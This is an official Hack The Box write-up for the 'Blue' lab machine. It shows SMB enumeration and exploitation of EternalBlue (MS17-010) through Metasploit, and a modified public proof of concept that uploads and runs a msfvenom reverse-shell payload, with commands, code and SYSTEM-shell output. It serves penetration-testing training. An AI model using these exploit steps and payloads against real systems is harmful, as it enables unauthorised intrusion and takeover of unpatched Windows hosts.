




Hack The Box
PEN-TESTING LABS



Blue

5th October 2017 / Document No D17.100.08

Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: Easy

Classification: Official



SYNOPSIS

Blue, while possibly the most simple machine on Hack The Box, demonstrates the severity of the EternalBlue exploit, which has been used in multiple large-scale ransomware and crypto-mining attacks since it was leaked publicly.

Skills Required

- Basic knowledge of Windows
- Enumerating ports and services


Skills Learned

- Identifying Windows targets using SMB
- Exploit modification (optional)



Enumeration

Nmap



Nmap reveals that SMB is open, among other things.

SMB Host Detection

The auxiliary/scanner/smb/smb_version Metasploit module reveals that the target is running Windows 7 Professional SP1, which is a prime candidate for EternalBlue (MS17-010).

```
msf auxiliary(smb_version) > run  
[+] 10.10.10.40:445 - Host is running Windows 7 Professional SP1 (build:7601) (name:HARIS-PC)  
[*] Scanned 1 of 1 hosts (100% complete)
```



Exploitation

Metasploit

Exploitation is very straight forward. The **exploit/windows/smb/ms17_010_eternalblue** Metasploit module will immediately grant a root shell. Grab the flags from **c:\Users\haris\Desktop\user.txt.txt** and **c:\Users\Administrator\Desktop\root.txt.txt**

```
root@kali: ~  
File Edit View Search Terminal Help  
Bv2 buffer.  
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.  
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!  
[*] 10.10.10.40:445 - Receiving response from exploit packet  
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!  
[*] 10.10.10.40:445 - Sending egg to corrupted connection.  
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.  
[*] Command shell session 1 opened (10.10.14.5:4444 -> 10.10.10.40:49158) at 2017-10-05 13:57:08 -0400  
[+] 10.10.10.40:445 - =====  
=-=  
[+] 10.10.10.40:445 - =====WIN=====  
=-=  
[+] 10.10.10.40:445 - =====  
=-=  
  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
nt authority\system  
  
C:\Windows\system32>
```



Manual

Exploit: <https://github.com/worawit/MS17-010>

A shell can also be achieved using the above PoC. Modifying **zzz_exploit.py** is relatively easy. Using `\` as the username works in this case, as the server is using the default configuration.

```
'''  
USERNAME = '\\\  
PASSWORD = ''  
'''
```

A slight modification to the **smb_pwn** method is also required, as by default it only creates a text file in the root of the drive. Adding the following lines will copy a local binary to the target and execute it. The binary can be generated by Msfvenom using the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=<LAB IP> lport=<PORT> -f exe > writeup.exe**

```
smb_send_file(smbConn, '/root/Desktop/writeups/blue/writeup.exe', 'C', '/writeup.exe')
```

```
service_exec(conn, r'cmd /c c:\\writeup.exe')
```

```
def smb_pwn(conn, arch):  
    smbConn = conn.get_smbconnection()  
  
    print('creating file c:\\pwned.txt on the target')  
    tid2 = smbConn.connectTree('C$')  
    fid2 = smbConn.createFile(tid2, '/pwned.txt')  
    smbConn.closeFile(tid2, fid2)  
    smbConn.disconnectTree(tid2)  
  
    smb_send_file(smbConn, '/root/Desktop/writeups/blue/writeup.exe', 'C', '/writeup.exe')  
    service_exec(conn, r'cmd /c c:\\writeup.exe')
```

It is now possible to run **zzz_exploit.py**. A named pipe is required to execute the script, and in this case **ntsvcs** works just fine.

Command: `./zzz_exploit.py 10.10.10.40 ntsvcs`

Note: it may take several attempts for the exploit to succeed.